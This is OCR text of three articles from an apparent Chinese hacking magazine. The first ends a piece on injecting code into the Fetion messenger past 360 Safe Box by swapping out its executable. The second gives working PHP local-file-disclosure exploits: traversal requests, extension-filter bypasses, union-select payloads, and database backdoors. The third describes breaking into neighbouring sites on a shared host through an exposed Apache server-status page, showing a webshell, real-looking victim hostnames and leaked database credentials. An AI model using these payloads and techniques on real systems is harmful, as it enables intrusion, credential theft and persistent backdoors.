//因为程序会改为 Fetion.exe，运行时会产生一个
//Fetion.exe 进程，所以这里做了判断
{
procID = pe.th32ProcessID ;
}
}
}
```

上面就是需要注意的地方。我很奇怪，为什么 Fetion 在不同的机器上进程名不一样，我在公司的机器上的飞信是 fetionEx.exe，而家里的机器上就是 FetionVM.exe，估计是版本不同吧。现在我们得到了进程的 pid，下面就可以打开进程，注入代码了，大家可以看源代码。

注入代码写完了，那么我们怎么来在程序中实现呢？总不能复制后改名吧，下面就给出代码来实现复制并执行的功能。代码如下：

```
#include<windows.h>
#include<string.h>
int main()
{
char FilePath[256] = { 0 };
int number = ::GetModuleFileName(NULL, FilePath,256);
char *p = strrchr(FilePath,'\\');
int position = p-FilePath+1;
char FileSrc[256] = { 0 };
strncpy(FileSrc,FilePath,position);
strcat(FileSrc,"Fetion.exe");
::CopyFile("C: \\Program Files \\China Mobile \\Fetion\\
Fetion.exe","C:\\Program Files \\China Mobile \\Fetion\\
Fetion2.exe",TRUE);
::CopyFile(FileSrc,"C: \\Program Files \\China Mobile
\\Fetion\\Fetion.exe",FALSE);
::WinExec("C:\\Program Files\\China Mobile\\ Fetion\\
Fetion.exe",SW_SHOW);
return 0;
}
```

代码很简单，就是将我们的注入程序放到飞信程序所在的目录下，然后运行就可以了。我们的程序先改为 Fetion.exe，当然如果是 QQ，就改为 qq.exe，这里你可能会提出来，这样多不好啊，是的，我也感觉不好，后面我会继续讲述，这里就不多说了，代码执行效果如下所示。

首先看飞信目录，如图 2 所示，成功将我们的程序放到飞信目录下，并将原来的程序改名了。程序执行效果如图 3 所示。




图 2




图 3

这里飞信的 pid 是 2132，我们的程序成功注入到了飞信程序中。就在我们的程序执行的过程中，360 保险箱会提示说安全启动飞信，如图 4 所示。

最后再说说前面我说的那个问题，自己手动改好名字。上面的例子就是我先改好为 Fetion.exe，然后才做移动的，这样确实有点不方便，那有没有什么方便的方法呢？答案是有的，不过很惭愧，我没有能够写出程序来。这里我说一下原理，要是有人写出程序的话，希望能发给我一份源代码。在 360 保险箱的安装目录下有两个文件：ListPreDef.dat 和 ListUserDef.dat，其中前面一个文件保存着 360 保险箱事先已经定义好的程序，当我们往里面添加新的保护程序时，就会把新添加的程序的一些信息添加到 ListUserDef.dat 中，这样我们就可以通过读取这个文件来看看 360 保险箱都保护了哪些程序，及保护程序的目录及合法的文件名，这样一来程序就更加方便了，但是这个文件加过密，读取出来的是一堆乱码。另外，还有一点就是从后往前读，因为前面都是 360 事先定义的，基本没啥意义，我们自己定义的都会添加在文件的后面。





图 4

好了，文章到这里就结束了，如有不足之处，还望大家见谅。

（**编辑提醒：本文涉及的代码可以到黑防官方网站下载**）

前置知识：无
关键词：脚本、文件泄露、注入

浅谈 Local File Disclosure 漏洞的利用



文/ hackerxwar [0x50]

文件泄露漏洞就是系统允许我们查看原本不能查看的有权限访问限制的任意文件，如 PHP 文件的源代码，保存数据库账号和密码的连接文件，服务器的账号信息文件、配置文件等，因此这会导致严重的安全问题。比如知道了 MySQL 数据库的账号信息可以尝试登录 MySQL，或者 phpmyadmin 等，继而直接 into outfile 一个 Shell，或者登录后台；读源代码也使黑盒的测试变成了白盒，更加方便入侵者查找其他漏洞，降低了入侵的难度。

导致文件泄露漏洞的原因无非就是 readfile()、file_get_contents()、fopen()、file()、fgets()、fgetc()等文件操作函数的参数检查不严格导致的，此外还有 MySQL 的 file_priv 权限的 load_file()函数等。文件操作函数参数可能是用户直接 GPC 输入的数据，也可能是数据库里保存的文件路径等。

关于 lfd 的利用其实就是读文件，常见的有以下情形：如果后台登录密码写在配置文件里，直接读密码进后台；读 MySQL 数据库连接文件，尝试登录 MySQL 或 phpmyadmin；对于 MySQL 4.x 的版本可以查看表名和数据库名等配合 SQL 注入；读取/etc/passwd 文件、数据库密码等等，配合社会工程学尝试登录 FTP、网站后台等；还有就是通过读 PHP 文件源代码来挖掘别的漏洞。但是有些情况下读文件也不是很顺利，这里就浅谈一下这些情况，权当抛砖引玉。

Local File Disclosure 爆绝对路径

如果没有加容错语句，“display_errors=on”默认设置，请求一个不存在的文件就会得到 Web 路径。比如下面的代码：

```
<?php
//lfd.php
$file=$_GET['file'];
readfile($file);
?>
```

提交“http://127.0.0.1/lfd.php?file=somenotexistfile”，返回结果如下：

```
Warning: readfile(somenotexistfile) [function.readfile]: failed to open stream: No such file or directory in /var/www/lfd.php on line 4
```

下面这种情况请求不存在的文件，会无法爆出路径。请求一个存在的文件，但没有读权限的文件就会爆出路径，如/etc/shadow。假设存在漏洞的文件如下：

```
<?
//lfd2.php
$file=$_GET[file];
$file_dir = "./"; //文件存放位置
if (!file_exists($file_dir.$file)) {
//检查文件是否存在
echo "Not Found";
exit;
}
else
{
readfile($file);
}
?>
```

提交“http://127.0.0.1/lfd2.php?file=../../../../../../etc/shadow”，返回结果如下：

```
Warning: readfile(../../../../../../etc/shadow) [function.readfile]: failed to open stream: Permission denied in /var/www/lfd2.php on line 10
```

此外，readfile 也可以用来确定一个目录是否存在。仍然提交“http://127.0.0.1/lfd2.php?file= /etc/”，返回空白，说明存在/etc/目录。提交“http://127.0.0.1/lfd2.php?file=/etcx/”就会报错，错误提示如下：

```
Warning: readfile(/etcx/) [function.readfile]: failed to open stream: No such file or directory in /var/www/x.php on line 5
```

修补方法是建议关闭“display_errors;”，并在 readfile 前加“@”。

关于禁止某一类型的文件的读取

```
<?php
//readfile.php
//禁止读取.php 后缀的文件
$file = $_GET['file'];
echo "filename:".$file."<br>";
$hz=explode(".",$file);
echo "hz:".$hz[count($hz)-1]."<br>";
if(eregi("php",$hz[count($hz)-1]))
{
echo "Forbiden!<br>'.php' file is Not Allowed";
exit;
}
@readfile($file);
?>
```

有的程序用类似上面这种方式来禁止读取.php 后缀的文件，但这种过滤其实也是不严格的。

在 Windows 平台下，提交“http://127.0.0.1/readfile.php?file=readfile.php”，或者如果上面不是用 eregi()函数而是 ereg()函数，那么 file=readfile.phP 也可以得到 readfile.php 的内容，而且在《高级 PHP 应用程序漏洞审核技术》中，80vul 介绍了一种文件的特殊字符在 Windows 下的应用，代码如下（文章还介绍了一种 include 截断，那么在非 include 的文件操作是不是也适用呢？有兴趣的朋友可以自行测试一下）：

```
<?php
for($i=0;$i<255;$i++) {
$url = '1.ph'.chr($i);
$tmp = @file_get_contents($url);
if(!empty($tmp)) echo chr($i)."\r\n";
}
?>
```

我们在 Windows 系统运行上面的代码，得到字符“*<>?Pp”，都可以打开目录下的 1.php。然而 Linux 下如何突破呢？在此我介绍一个小技巧，在文件名的后面加上“/./”，“./”可以是多个，如“/./././”。

```
$hz=explode(".",$file);
echo "hz:".$hz[count($hz)-1]."<br>";
if(eregi("php",$hz[count($hz)-1]))
{
echo "Forbiden!<br>'.php' file is Not Allowed";
exit;
}
```

结果就是“/”与 PHP 无法匹配，但却可以读取文件，也就绕过了检查。

提交“http://www.bzzyxy.com/admin/readfile. php?file=readfile.php/./”，返回“filename:readfile. php/./
hz:/
”。

```
<?php
//readfile.php
$file = $_GET['file'];
echo "filename:".$file."<br>";
$hz=explode(".",$file);
echo "hz:".$hz[count($hz)-1]."<br>";
if(eregi("php",$hz[count($hz)-1]))
{
echo "Forbiden!<br>'.php' file is Not Allowed";
exit;
}
@readfile($file);
?>
```

这个技巧在 Windows 平台同样适用，这个小技巧并不单单在查看文件的时候才可以用，在读写文件的时候都是适用的，比如用在上传上。如果检查类似于下面这种形式，我们就可以用来绕过对后缀扩展名的检查，事实上像这样的检查还是有很多的，当然这种情况，也有别的绕过方式，比如通过 Apache 或者 IIS 的文件解析漏洞等。

```
$hz=explode(".",$file);
if(eregi("php",$hz[count($hz)-1]))
{
echo "Forbiden!<br>'.php' file is Not Allowed";
exit;
}
```

对于此类漏洞，建议用 basename()函数修补。

与数据库相关的 LFD 的利用

这里不是指load_file()函数，load_file()函数需要file_priv 才能够读文件，而是说如果 readfile 等函数的参数是通过数据库查询得来的结果，这种情况下，如果我们能够控制那个结果，不需要 file_priv 权限就可以读文件。

```
<?php
$mysql_server_name="localhost"; //数据库服务器名称
$mysql_username="root"; // 连接数据库用户名
$mysql_password="0x50"; // 连接数据库密码
$mysql_database="lfd"; // 数据库的名字
$conn=mysql_connect($mysql_server_name,
$mysql_username,$mysql_password);
$sql='select filepath from lfd where id='.$_GET['id'];
//echo $sql."<br>";
$result=mysql_db_query($mysql_database, $sql, $conn);
$row=mysql_fetch_row($result);
$filepath=$row[0];
//readfile($filepath);
mysql_free_result($result);
mysql_close();
$fileinfo = pathinfo($filepath);
header('Content-type: application/x-'.$fileinfo ['extension']);
header('Content-Disposition: attachment; filename=
'.$fileinfo['basename']);
header('Content-Length: '.filesize($filepath));
readfile($filepath);
exit;
?>
```

数据库中的内容如下：

```
mysql> select * from lfd;
+------+------------------+
| id   | filepath         |
+------+------------------+
|    1 | /var/www/afile.php |
|    2 | /var/www/bfile.php |
+------+------------------+
2 rows in set (0.00 sec)
```

正常情况下，我们请求“http://127.0.0.1/lfd.php?id=1”会下载到“/var/www/afile.php”文件的内容。如果我们通过 union select 控制 SQL 查询的结果呢？比如提交“http://127.1/lfd. php?id=-1 union select 0x2f7661722f7777772f 6c666473716c2e706870”，就会下载到“/var/www/lfdsql.php”文件的内容，而且不管什么 file_priv 权限，都可以下载到任意文件。

当然，这个 lfdsql.php 文件是存在 SQL 注入漏洞的，除了利用它读文件的内容，也可以用来进行常见的 SQL 注入。这里分两种情况，一种是没有容错语句的，像上面的情况，在 display_errors=on(一般的默认设置)的时候，fopen 函数会将查询的结果报错，直接显示给我们。比如在 MySQL 5.x 情况下（4.x 版本读管理员密码也没有问题，因为我们也可以读文件，自然不怕管理员改表名前缀），提交“http://127.1/lfdsql.php?id=-1%20union%20select%20group_concat(SCHEMA_NAME)%20from%20information_schema.SCHEMATA”，返回结果如下：

```
<br />
<b>Warning</b>:  filesize() [<a href='function.filesize'>function.filesize</a>]: stat failed for information_schema,db_s2u,lfd,mysql,shitx,sqlin in<b>/var/www/lfdsql.php</b> on line <b>19</b><br />
<br />
<b>Warning</b>:  Cannot modify header information - headers already sent by (output started at /var/www/ lfdsql.php:19) in <b>/var/www/lfdsql.php</b> on line <b>19</b><br />
<br />
<b>Warning</b>:  readfile(information_schema, db_s2u,lfd,mysql,shitx,sqlin) [<a href='function.readfile'> function.readfile</a>]: failed to open stream: No such file or directory in <b>/var/www/lfdsql.php</b> on line <b>20</b><br />
```

这种情况与一般的传统注入是一样的，我们也可以 into outfile 一个 Shell。

另一种情况是把“readfile($filepath);”改成“@readfile($filepath);”，或者在前面加入判断文件是否存在的代码，或者设置 display_errors=off，就不可以像原来那样注入了。比如下面的代码：

```
if (!file_exists($filepath))
{
echo "Not Found";
exit;
}
```


有时候有的程序也的确是这么写的，这样我们自然可以想到用盲注。这里我们也不需要真的下载这些文件，只需要判断页面头信息的文件长度即可，我随文提供一个简单的用 Perl 写的用于这种情况下的盲注注入工具(lfdsql.pl)。

如果没有 SQL 注入漏洞，但对从数据库查询出来的结果没有做检查，我们在得到 webshell 或者 MySQL 操作权限的时候可以用来留后门，就是增加或者修改某 id 的值指向某一文件（比如 config.php 的路径），这样即使管理员将所有的 Web 后门都清除了也没用，因为我们的后门是留在数据库里的。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：Linux
关键词：脚本、旁注、server-status

由 Apache server-status 引发的旁注入侵



文/图　古典娃娃[Neuron]

熟悉 Apache 的朋友都知道它的日志又多又杂，如果靠分析日志或者查看服务器进程来监视 Apache 运行状态

的话，比较繁冗。于是在 Apache 1.3.2 及以后的版本中就自带了一个查看 Apache 状态的功能模块 server-status。

什么是 Apache Server Status?

如果 Apache 配置文件 httpd.conf 或者 extra/httpd-info.conf 中有 LoadModule status_module modules/mod_status.so 的话，说明 Apache 已经加载了此模块；或者编译的时候加上了 enable-module=so 也表明服务器支持 server-status。

如果 Apache 没有加载这个模块，如果是 Linux 服务器，就得重新编译 Apache，加上 enable-module=so 参数即可；如果使用的是 Windows 系统的话，无需任何编译，只要把刚才时候说的 LoadModule status_module modules/mod_status.so 这句加上；如果前面有带"#"，需要将"#"去除。

配置 Apache Server Status 的内容如下：

```
<location /php-server-status>
SetHandler server-status
Order Deny,Allow
Deny from all
Allow from www.php.com
</location>
```

ExtendedStatus On 是一个完整的 server-status 的配置。第一行的 php-server-status 表示以后可以用类似 http://www.php.com/php-server-status 的 URL 来访问，同时 http://www.php.com/php-server-status? refresh=N 将表示访问状态页面可以每 N 秒自动刷新一次；Deny from 表示禁止的访问地址；Allow from 表示允许的地址访问。

ExtendedStatus On 表示的是待会访问的时候能看到详细的请求信息，另外该设置仅能用于全局设置，不能在特定的虚拟主机中打开或关闭。启用扩展状态信息将会导致服务器运行效率降低。

为什么 server-status 可以用于旁注?

在 Apache Web 服务器上，当在 httpd.conf 文件中配置 mod_status 模块时，会创建 server- status。状态模块可允许服务器管理找到服务器的执行状态（处理请求的作业程序数目、闲置作业程序的数目、每个作业程序的状态、作业程序已执行的请求数目，等等）。显示的 HTML 页面会以很容易阅读的形式来提供当前服务器统计数据，请看下面表 1、表 2、表 3 中的说明。

表 1

字段	说明
Server Version	Apache 服务器的版本
Server Built	Apache 服务器编译安装的时间
Current Time	目前的系统时间
Restart Time	Apache 重新启动的时间
Parent Server	Apache 父程序 (parent process)的世代编号，就是 httpd 接收到 SIGHUP 而重新启动的次数
Server uptime	Apache 启动后到现在经过的时间
Total accesses	到目前为止 Apache 接收的联机数量及传输的数据量
CPU Usage	目前 CPU 的使用情形
_SWSS....	所有 Apache process 目前的状态。每一个字符表示一个程序，最多可以显示 256 个程序的状态
Scoreboard Key	

表 2

_:	Waiting for Connection，等待连接中
S:	Starting up，启动中
R:	Reading Request，正在读取要求
W:	Sending Reply，正在送出回应
K:	Keepalive (read)，处于保持联机的状态
D:	DNS Lookup，正在查找 DNS
C:	Closing connection，正在关闭连接
L:	Logging，正在写入记录文件
G:	Gracefully finishing，进入正常结束程序中
I:	Idle cleanup of worker，处理闲置
.:	Open slot with no current process，尚无此程序

表 3

Srv	Child Server number – generation：本程序与其父程序的世代编号
PID	OS 本程序的 process ID
Acc	Number of accesses this connection /this child/this slot：分别表示本次联机、本程序所处理的存取次数
M	Mode of operation：该程序目前的状态
CPU	CPU usage, number of seconds：该程序所耗用的 CPU 资源
SS	Seconds since beginning of most recent request：距离上次处理要求的时间
Req	Milliseconds required to process most recent request：最后一次处理要求所耗费的时间，以毫秒为单位
Conn	Kilobytes transferred this connection：本次联机所传送的数据量
Child	Megabytes transferred this child：由该子程序所传送的数据量
Slot	Total megabytes transferred this slot：由该 Slot 所传送的数据量
Client	客户端的地址
VHost	属于哪一个虚拟主机或本主机的 IP
Request	联机所提出的要求信息

从表中可以看出 server-status 强大的功能，如图 1 所示。若被攻击者访问到这个文件，将大大提高服务器被入侵的可能性，可以帮助攻击者进一步攻击站点。

Apache Server Status for www.php.net

Server Version: Apache/1.3.41 (Unix) PHP/5.2.12RC4-dev
Server Built: Mar 25 2008 09:06:01

Current Time: Friday, 05-Feb-2010 08:40:18 PST
Restart Time: Wednesday, 20-Jan-2010 07:28:03 PST
Parent Server Generation: 0
Server uptime: 16 days 1 hour 12 minutes 15 seconds
Total accesses: 35265740 - Total Traffic: 1310.8 GB
CPU Usage: u31844.6 s2836.74 cu.0234375 cs.203125 - 2.5% CPU load
25.4 requests/sec - 1.0 MB/second - 39.0 kB/request
45 requests currently being processed, 40 idle servers

```
WWWW_WWWW______WW_WW..._..W_W__.W_WW_._.W_..W.W.__W.W.W.WWWWWW_WW
WWW._WW_._W___W___.___W._W____.__.W..WWW__W.....................
................................................................
................................................................
................................................................
................................................................
................................................................
................................................................
```

Scoreboard Key:
"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"L" Logging, "G" Gracefully finishing, "." Open slot with no current process

图 1

实例演示

关于怎么拿到 WebShell 就不详细说了，这里主要介绍使用 server-status 进行旁注的过程。一般使用 Apache 的网站都是 Linux+Apache+PHP+ MYSQL 架构的，这看起来并没有什么奇怪的。但是空间商如果管理不善，不重视安全问题的话，那么就有很多大问题了。

本文的例子就是由于空间商配置 Apache 的时候忽略了 server-status 页面的验证而造成的安全问题。该空间商配置的 Apache 中的 server-status 是可以直接访问的，server-status 实时记录了服务器中所有网站的访问记录，而其中 VHOST 一项记录了所有的虚拟主机名，如 leitao1984.vhost018.cn，而 leitao1984 就是该网站的根目录名，如图 2 所示。

File Manager - Current disk free 12.86 G of 66.77 G (19.27%)

Current Directory (Non-writable, 0755) /home/wwwroot/[illegible]/wwwroot/ GO

WebRoot | View Writable | Create Directory | Create File   浏览 Upload

Filename	Last modified	Size	Chmod / Perms	Action
Parent Directory				
bh	2009-06-17 11:04:16	-	0755 / drwxr-xr-x / zlwl	Del | Rename
bcy	2009-04-17 18:46:38	-	0755 / drwxr-xr-x / zlwl	Del | Rename
cc	2009-06-17 11:15:19	-	0755 / drwxr-xr-x / zlwl	Del | Rename
cert	2009-04-10 17:18:39	-	0755 / drwxr-xr-x / zlwl	Del | Rename
imgs	2009-04-24 08:59:26	-	0755 / drwxr-xr-x / zlwl	Del | Rename
qb	2009-04-20 10:02:13	-	0755 / drwxr-xr-x / zlwl	Del | Rename
shan1	2009-04-17 18:27:38	-	0755 / drwxr-xr-x / zlwl	Del | Rename
shan2	2009-04-17 15:22:58	-	0755 / drwxr-xr-x / zlwl	Del | Rename
shan3	2009-04-14 17:19:28	-	0755 / drwxr-xr-x / zlwl	Del | Rename
uploads	2009-04-20 18:03:50	-	0755 / drwxr-xr-x / zlwl	Del | Rename
www	2009-04-14 16:39:17	-	0755 / drwxr-xr-x / zlwl	Del | Rename

图 2

从 WebShell 可以看出每个目录的权限为 drwxr-xr-x，d 是目录，r 是可读，w 是可写，x 是可运行，整个的意思是所属用户可读可写可运行，同组的用户可读可运行，其他用户都可读可运行。这样的权限配置一看就很危险了！因为所有用户都可以读，可以运行，如图 3 所示。

总结上面的信息，再稍微加上一点点的社会工程学思想，我们就可以旁注其他的网站了！直接用 VHOST 跳到需要旁注的网站目录中去，接下来当然是看数据库配置信息了，PHP 的数据库连接一般都是在 data、config 这些目录里面的 config.ini.php、config.php 文件里，如图 4 所示，不同的论坛或 CMS 有所差异，到官方查询一下就知道了。

VHost	Request
xhint1.vhost018.cn	GET /log.php?erry=-3 HTTP/1.0
efbao.vhost018.cn	GET /sucai/yanhua/14.swf HTTP/1.0
dingjiu.vhost018.cn	GET /goods-252.html HTTP/1.0
llkddz1.vhost018.cn	GET / HTTP/1.0
songdongwei.vhost018.cn	GET /?p=8116 HTTP/1.0
keqiuman.vhost018.cn	GET / HTTP/1.0
lchfish.vhost018.cn	GET /gallery-23-4,9-0--1--grid.html HTTP/1.0
b8848.vhost018.cn	GET /ProductShow.asp?ArticleID=916 HTTP/1.0
a117612929.vhost018.cn	GET /cms/e/data/images/qcss.css HTTP/1.0
chuangyiku.vhost018.cn	GET /images/200912/thumb_img/136_thumb_P_1261132433899.jpg HTTP
laf163.vhost018.cn	GET /RadioGet/RadioGet-0.2.2-i386.deb HTTP/1.0
lchfish.vhost018.cn	GET /gallery-12-4,69_2,0_1,5-8--1--index.html HTTP/1.0
mhjgwo.vhost018.cn	GET /html/xingyezixun/shichangfenxi/2009/1104/528.html HTTP/1.0
akast.vhost018.cn	GET /server-status HTTP/1.0
sionocean.vhost018.cn	GET /sion/?author=1&paged=6 HTTP/1.0
efbao.vhost018.cn	GET /sucai/hanqx/17.swf HTTP/1.0
pthousecom.vhost018.cn	GET /uploadfile/200812/20081205105726854.jpg HTTP/1.0
nilaigou.vhost018.cn	GET /?product-686-693-viewpic.html HTTP/1.0

图 3

拿到 MySQL 账号密码后再去拿 Shell 就非常简单了，就使用 MySQL 导出一句话木马拿 Webshell 吧，详细步骤大家可以 Google 一下，不过这空间商更雷人的一点是 MySQL 账号密码就是 FTP 的账号密码，根本用不着 MySQL 了，直接 FTP 上传 WebShell。

Create / Edit File »

Current File (import new file name and new file)
/home/wwwroot/chuangyiku/wwwroot/data/config.php

File Content

```
<?php
// database host
$db_host   = "127.0.0.1:3306";

// database name
$db_name   = "chuangyiku";

// database username
$db_user   = "chuangyiku";

// database password
$db_pass   = "chuangyiku";
```

图 4

